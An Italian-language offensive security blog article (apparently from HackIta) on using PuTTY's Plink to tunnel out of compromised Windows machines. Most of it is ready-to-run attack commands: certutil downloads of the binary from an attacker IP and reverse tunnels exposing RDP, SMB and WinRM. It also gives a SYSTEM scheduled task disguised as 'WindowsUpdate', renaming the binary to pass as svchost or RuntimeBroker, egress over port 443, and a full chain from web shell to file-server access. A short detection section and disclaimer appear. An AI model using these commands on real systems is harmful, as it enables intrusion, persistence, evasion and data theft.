Plink: Port Forwarding e Tunneling SSH da Linea di Comando in Ambienti Windows

Plink è la versione command-line di PuTTY che consente tunneling SSH, port forwarding e pivoting da sistemi Windows. Guida pratica all’uso in penetration testing e Red Team.
- Pubblicato il 2026-02-09
- Tempo di lettura: 8 min
Plink è il client SSH a riga di comando del progetto PuTTY. Quando lavori su un target Windows senza OpenSSH nativo (versioni pre-2018 di Windows Server, sistemi legacy, ambienti hardened dove OpenSSH è stato rimosso), Plink è spesso l’unico tool disponibile — o il più facile da trasferire — per creare tunnel SSH.
Nel contesto offensivo, Plink permette di stabilire connessioni SSH reverse, creare port forwarding locale e remoto, e costruire tunnel per pivotare dalla macchina Windows compromessa verso il tuo attacker box o verso reti interne. È un singolo eseguibile portable, non richiede installazione e pesa meno di 1MB.
Nella kill chain si colloca nella fase di Command & Control e Lateral Movement (MITRE ATT&CK T1572, T1021.004). Questo articolo copre ogni aspetto operativo: dal trasferimento del binario al target fino a scenari di pivoting multi-hop.
1️⃣ Setup e Installazione #
Plink non si installa: è un singolo eseguibile .exe. Il punto critico è trasferirlo sul target Windows.
Download ufficiale:
# Dal tuo attacker box (Linux)
wget https://the.earth.li/~sgtatham/putty/latest/w64/plink.exe
Trasferimento sul target Windows — metodi comuni:
Via web server Python dal tuo box:
python3 -m http.server 80Dal target Windows (PowerShell):
Invoke-WebRequest -Uri http://10.10.14.22/plink.exe -OutFile C:\Temp\plink.exeAlternativa con certutil (non richiede PowerShell):
certutil -urlcache -split -f http://10.10.14.22/plink.exe C:\Temp\plink.exeVerifica:
C:\Temp\plink.exe -VOutput:
plink: Release 0.82Requisiti:
- Connettività TCP dal target al tuo SSH server (o viceversa)
- Server SSH attivo sull’attacker box (se usi reverse tunnel)
- Nessun prerequisito sul target oltre l’eseguibile
2️⃣ Uso Base #
Port forwarding locale #
Esponi una porta del target o di un host interno sulla tua macchina:
plink.exe -ssh -L 8888:172.16.0.10:80 user@10.10.14.22 -pw Password1 -N-L 8888:172.16.0.10:80→ porta locale 8888 inoltra a 172.16.0.10:80 attraverso il target-N→ nessun comando remoto, solo tunnel-pw→ password inline (non ideale per OPSEC, ma funzionale in test)
Ora dal tuo browser: http://127.0.0.1:8888 raggiunge la webapp interna su 172.16.0.10.
Port forwarding remoto (reverse) #
Esponi un servizio del target sulla tua macchina:
plink.exe -ssh -R 9999:127.0.0.1:3389 user@10.10.14.22 -pw Password1 -NIl target espone la sua porta RDP (3389) sulla porta 9999 del tuo attacker box. Connettiti con:
xfreerdp /v:127.0.0.1:9999 /u:admin /p:PasswordAccettare la host key automaticamente #
Al primo collegamento, Plink chiede di confermare la host key SSH — un problema nelle shell non interattive. Soluzione:
echo y | plink.exe -ssh user@10.10.14.22 -pw Password1 -N -R 9999:127.0.0.1:3389Il pipe di y risponde automaticamente alla domanda.
3️⃣ Tecniche Operative #
Reverse tunnel per callback da rete isolata #
Il target Windows è in una rete senza accesso diretto in ingresso. Puoi però raggiungere il tuo attacker box in uscita. Crea un reverse tunnel:
plink.exe -ssh -R 4444:127.0.0.1:4444 attacker@10.10.14.22 -pw P@ss -NQualsiasi traffico che arriva sulla porta 4444 del tuo box viene inoltrato alla porta 4444 locale del target. Usalo per ricevere reverse shell da altri host nella rete del target.
Dynamic port forwarding (SOCKS proxy) #
Plink supporta il dynamic forwarding per creare un SOCKS proxy:
plink.exe -ssh -D 1080 user@10.10.14.22 -pw Password1 -NDalla macchina Windows, configura il browser o tool per usare 127.0.0.1:1080 come SOCKS proxy. Tutto il traffico passa attraverso il tuo attacker box.
Più utile nel senso opposto — dal tuo box, crea il tunnel verso il target:
ssh -D 1080 -N user@target-windowsMa questo richiede OpenSSH sul target. Se non c’è, l’alternativa è il reverse dynamic forward con OpenSSH 7.6+:
plink.exe -ssh -R 1080 user@10.10.14.22 -pw Password1 -NTunnel attraverso un jump host #
Il target Windows raggiunge un host interno (172.16.0.5) che tu non puoi raggiungere:
plink.exe -ssh -L 5985:172.16.0.5:5985 user@10.10.14.22 -pw Password1 -NOra dal tuo box:
evil-winrm -i 127.0.0.1 -P 5985 -u admin -p 'AdminPass'Connessione WinRM diretta a 172.16.0.5 attraverso il tunnel Plink.
4️⃣ Tecniche Avanzate #
Tunnel persistente con task schedulato #
Crea un task Windows che rilancia Plink al boot:
schtasks /create /tn "WindowsUpdate" /tr "C:\Temp\plink.exe -ssh -R 9999:127.0.0.1:3389 user@10.10.14.22 -pw P@ss -N -batch" /sc onstart /ru SYSTEM/tn "WindowsUpdate"→ nome mimetizzato-batch→ non chiede conferma host key/ru SYSTEM→ esegue come SYSTEM
Questo garantisce un tunnel reverse persistente che sopravvive ai reboot.
Port forwarding multiplo in una singola sessione #
plink.exe -ssh -L 445:172.16.0.10:445 -L 3389:172.16.0.10:3389 -L 5985:172.16.0.20:5985 user@10.10.14.22 -pw Pass -NUna sola connessione SSH, tre port forward. Riduci il numero di processi e connessioni visibili.
Chiave SSH al posto della password #
Genera una chiave ed evita password in chiaro nella command line:
# Sul tuo box
ssh-keygen -t ed25519 -f plink_key -N ""
cat plink_key.pub >> ~/.ssh/authorized_keys
Converti la chiave in formato PuTTY con puttygen, poi sul target:
plink.exe -ssh -i C:\Temp\plink_key.ppk user@10.10.14.22 -N -R 9999:127.0.0.1:3389Nessuna password nei log di processo.
Evasion: rinomina il binario #
Antivirus e EDR possono flaggare plink.exe per nome. Rinomina:
copy C:\Temp\plink.exe C:\Windows\Temp\svchost-update.exe
C:\Windows\Temp\svchost-update.exe -ssh -R 9999:127.0.0.1:3389 user@10.10.14.22 -pw P@ss -N -batch
Il nome non cambia il binario, ma evita regole di detection basate su process name.
5️⃣ Scenari Pratici di Pentest #
Scenario 1: Windows Server legacy senza OpenSSH — Accesso RDP dal tuo box #
echo y | plink.exe -ssh -R 13389:127.0.0.1:3389 kali@10.10.14.22 -pw kalipass -N -batchOutput atteso: nessun output dopo connessione (il tunnel è attivo e silente).
Cosa fare se fallisce:
Network error: Connection refused→ SSH non raggiungibile. Verifica firewall in uscita del target. Prova porta 443:plink.exe -ssh -P 443 ...FATAL ERROR: Host key not in cache→ Manca ilecho y |oppure il flag-batch. Aggiungi entrambi.
Timeline: Trasferimento binario 30 secondi. Tunnel attivo in 5 secondi. Connessione RDP immediata.
Scenario 2: Pivoting verso domain controller interno #
plink.exe -ssh -L 445:172.16.0.10:445 -L 135:172.16.0.10:135 kali@10.10.14.22 -pw pass -N -batchDal tuo box:
crackmapexec smb 127.0.0.1 -u admin -p Password1Output atteso:
SMB 127.0.0.1 445 DC01 [+] CORP\admin:Password1 (Pwn3d!)Cosa fare se fallisce:
Connection reset→ La porta 445 locale è già occupata (Samba). Usa una porta alternativa:-L 44500:172.16.0.10:445e connettiti a127.0.0.1:44500.- Timeout → Il target non raggiunge 172.16.0.10 sulla porta 445. Verifica routing dal target:
tracert 172.16.0.10.
Timeline: 10 secondi per tunnel. Enumerazione SMB in 30 secondi.
Scenario 3: Exfiltrazione dati da rete air-gapped (con accesso outbound limitato) #
Il target raggiunge solo porta 53 (DNS) e 443 (HTTPS) in uscita. Configura SSH sull’attacker box sulla porta 443:
# Sul tuo box
sudo sed -i 's/#Port 22/Port 443/' /etc/ssh/sshd_config
sudo systemctl restart sshd
Dal target:
plink.exe -ssh -P 443 -R 8080:127.0.0.1:80 user@10.10.14.22 -pw Pass -N -batchOutput atteso: tunnel attivo su porta 443 (si confonde con traffico HTTPS).
Cosa fare se fallisce:
- Deep packet inspection blocca SSH su 443 → Usa Ngrok come intermediario o un wrapper TLS come stunnel.
- Proxy aziendale in mezzo → Plink supporta proxy HTTP:
plink.exe -ssh -proxycmd "C:\Temp\connect.exe -H proxy.corp:8080 %host %port" ...
Timeline: Configurazione 1 minuto. Tunnel stabile.
6️⃣ Toolchain Integration #
Plink è il componente di tunneling per ambienti Windows dove SSH nativo non è disponibile.
Flusso operativo:
Initial Access (web exploit) → Shell Windows → Plink (tunnel) → Attacker box → ProxyChains → Tool offensivi verso rete interna
Passaggio dati:
REM Sul target: crea tunnel reverse
plink.exe -ssh -R 1080 user@10.10.14.22 -pw Pass -N -batch# Sul tuo box: usa il SOCKS proxy creato da Plink
proxychains4 crackmapexec smb 172.16.0.0/24Plink crea il tunnel, ProxyChains lo sfrutta per instradare i tool offensivi.
| Scenario | Plink | SSH nativo Windows | Chisel | Ngrok |
|---|---|---|---|---|
| Disponibilità su legacy Windows | Sì | No (pre-2018) | Richiede transfer | Richiede transfer |
| Dimensione binario | ~1MB | Integrato | ~8MB | ~15MB |
| Detection rate AV | Basso | Nessuno | Medio | Medio |
| Port forwarding locale | Sì | Sì | Sì | No |
| Port forwarding remoto | Sì | Sì | Sì | Sì |
| SOCKS proxy | Sì | Sì | Sì | No nativo |
| Richiede account SSH remoto | Sì | Sì | No | No |
7️⃣ Attack Chain Completa #
Obiettivo: Da una macchina Windows compromessa in DMZ, raggiungere e compromettere un file server nella rete interna.
Fase 1 — Initial Access (25 min)
Exploit di una vulnerabilità IIS su 10.10.10.80. Ottieni una web shell come iis apppool\defaultapppool.
Fase 2 — Transfer Plink (1 min)
certutil -urlcache -split -f http://10.10.14.22/plink.exe C:\Windows\Temp\plink.exeFase 3 — Privilege Escalation (20 min)
Enumerazione con winPEAS. Servizio con unquoted service path → escalation a SYSTEM.
Fase 4 — Tunnel Setup (1 min)
echo y | C:\Windows\Temp\plink.exe -ssh -L 445:172.16.0.50:445 -L 5985:172.16.0.50:5985 kali@10.10.14.22 -pw pass -N -batchFase 5 — Lateral Movement (15 min)
Dal tuo box:
evil-winrm -i 127.0.0.1 -P 5985 -u admin -p 'FileServerPass!'Sessione WinRM sul file server 172.16.0.50 attraverso il tunnel Plink.
Fase 6 — Data Access (10 min)
Navighi le share del file server, trovi documenti sensibili. Tutto attraverso il tunnel.
Timeline totale: ~72 minuti.
8️⃣ Detection & Evasion #
Cosa monitora il Blue Team #
- Processo
plink.exein esecuzione (o binario PuTTY-related) - Connessioni SSH in uscita da server che normalmente non ne generano
- Event ID 1 (Sysmon) — process creation con argomenti contenenti
-ssh,-R,-L - Event ID 3 (Sysmon) — connessione di rete verso porta 22 esterna
Log rilevanti #
- Windows Security Event ID 4688 → Process Creation con command line logging
- Sysmon Event ID 1 → Process Create (argomenti completi)
- Sysmon Event ID 3 → Network Connection
- Firewall logs → connessione outbound TCP verso SSH esterno
Tecniche di evasion #
- Rinomina binario:
plink.exe→RuntimeBroker.exeo altro processo legittimo Windows. Detection basata su nome processo viene bypassata. - Porta non standard: usa porta 443 o 53 per la connessione SSH. Il traffico appare come HTTPS o DNS a livello L3/L4.
- Chiave SSH invece di password: evita che la password appaia nei log di command line (Event ID 4688). Usa
-i keyfile.ppk.
Cleanup #
taskkill /f /im plink.exe
del C:\Temp\plink.exe
schtasks /delete /tn "WindowsUpdate" /f
Rimuovi anche la chiave pubblica dal tuo authorized_keys se ne hai aggiunta una dedicata.
9️⃣ Performance & Scaling #
Single tunnel: overhead trascurabile. Il forwarding di una singola porta aggiunge ~5-15ms di latenza. Trasferimenti file attraverso il tunnel raggiungono facilmente 10-50 Mbps a seconda della connessione.
Tunnel multipli: un singolo processo Plink gestisce più forward (-L e -R multipli). Meglio un processo con 5 forward che 5 processi separati — meno rumore, meno risorse.
Limitazioni:
- Plink non supporta multiplexing SSH (a differenza di OpenSSH)
- In caso di disconnessione, il tunnel non si riconnette automaticamente
- Per tunnel persistenti su ingaggi lunghi, combina con task scheduler per auto-restart
Ottimizzazione per trasferimenti pesanti:
plink.exe -ssh -C -L 445:172.16.0.10:445 user@10.10.14.22 -pw Pass -NIl flag -C abilita la compressione SSH. Utile per traffico SMB che contiene molti dati ripetitivi.
🔟 Tabelle Tecniche #
Command Reference #
| Comando | Descrizione |
|---|---|
plink.exe -ssh user@host | Connessione SSH base |
plink.exe -ssh -L lport:rhost:rport user@host | Local port forward |
plink.exe -ssh -R rport:lhost:lport user@host | Remote port forward |
plink.exe -ssh -D port user@host | Dynamic SOCKS proxy |
plink.exe -ssh -P port user@host | Porta SSH custom |
plink.exe -ssh -i key.ppk user@host | Autenticazione con chiave |
plink.exe -ssh -pw pass user@host | Password inline |
plink.exe -ssh -N user@host | No shell, solo tunnel |
plink.exe -ssh -batch user@host | Non-interactive mode |
plink.exe -ssh -C user@host | Compressione abilitata |
Plink vs alternative per tunneling Windows #
| Feature | Plink | OpenSSH Windows | Chisel | Netsh portproxy |
|---|---|---|---|---|
| Binario portable | Sì | No (feature Windows) | Sì | Integrato |
| Dimensione | ~1MB | N/A | ~8MB | N/A |
| Reverse tunnel | Sì | Sì | Sì | No |
| SOCKS proxy | Sì | Sì | Sì | No |
| Richiede SSH remoto | Sì | Sì | No | No |
| Stealth | ★★★☆ | ★★★★ | ★★☆☆ | ★★★★★ |
| Legacy Windows support | Sì (XP+) | No (Win10 1809+) | Sì | Sì (Vista+) |
11️⃣ Troubleshooting #
| Problema | Causa | Fix |
|---|---|---|
FATAL ERROR: Host key not in cache | Prima connessione SSH | Usa echo y | prima del comando o -batch |
Network error: Connection refused | SSH non raggiungibile | Verifica porta e firewall outbound |
| Tunnel attivo ma porta locale non risponde | Porta già in uso | Cambia porta locale: -L 44500:... |
Access denied | Credenziali errate | Verifica user/pass. Testa con plink.exe -ssh user@host |
| Processo muore dopo pochi secondi | Shell non interattiva chiude stdin | Aggiungi -N e -batch |
| Lentezza estrema | Connessione lenta senza compressione | Aggiungi -C per compressione |
12️⃣ FAQ #
Plink funziona su Windows 64-bit e 32-bit? Sì. Scarica la versione corretta dal sito ufficiale PuTTY. Esistono build per x86, x64 e ARM.
Posso usare Plink senza password visibile nella command line?
Sì. Usa autenticazione con chiave: -i keyfile.ppk. La chiave va convertita in formato PuTTY con puttygen.
Plink viene rilevato dagli antivirus? Raramente. È un software legittimo firmato. Alcuni EDR avanzati flaggano l’uso di tunnel SSH da processi non standard, ma il binario stesso non viene bloccato.
Qual è la differenza tra Plink e PuTTY? PuTTY ha interfaccia grafica. Plink è l’equivalente a riga di comando — ideale per automazione e script in ambienti senza GUI.
Posso creare tunnel Plink da una reverse shell cmd.exe?
Sì, ma devi gestire la conferma host key con echo y | e usare -batch per evitare prompt interattivi.
13️⃣ Cheat Sheet #
| Azione | Comando |
|---|---|
| Reverse RDP | echo y | plink.exe -ssh -R 13389:127.0.0.1:3389 user@attacker -pw pass -N -batch |
| Local forward SMB | plink.exe -ssh -L 44500:DC:445 user@attacker -pw pass -N |
| SOCKS proxy | plink.exe -ssh -D 1080 user@attacker -pw pass -N |
| Multi-forward | plink.exe -ssh -L 445:DC:445 -L 5985:DC:5985 user@attacker -pw pass -N |
| Con chiave SSH | plink.exe -ssh -i key.ppk user@attacker -N -R 9999:127.0.0.1:3389 |
| Porta SSH custom | plink.exe -ssh -P 443 user@attacker -pw pass -N -R 9999:127.0.0.1:3389 |
| Transfer binario | certutil -urlcache -split -f http://attacker/plink.exe C:\Temp\plink.exe |
| Cleanup | taskkill /f /im plink.exe && del C:\Temp\plink.exe |
Disclaimer: Plink è un software legittimo del progetto PuTTY. Le tecniche descritte sono esclusivamente per penetration test autorizzati e simulazioni Red Team. L’uso improprio costituisce reato informatico. Download ufficiale: chiark.greenend.org.uk/~sgtatham/putty.
Vuoi supportare HackIta? Visita hackita.it/supporto per donazioni. Per penetration test professionali e formazione 1:1, scopri hackita.it/servizi.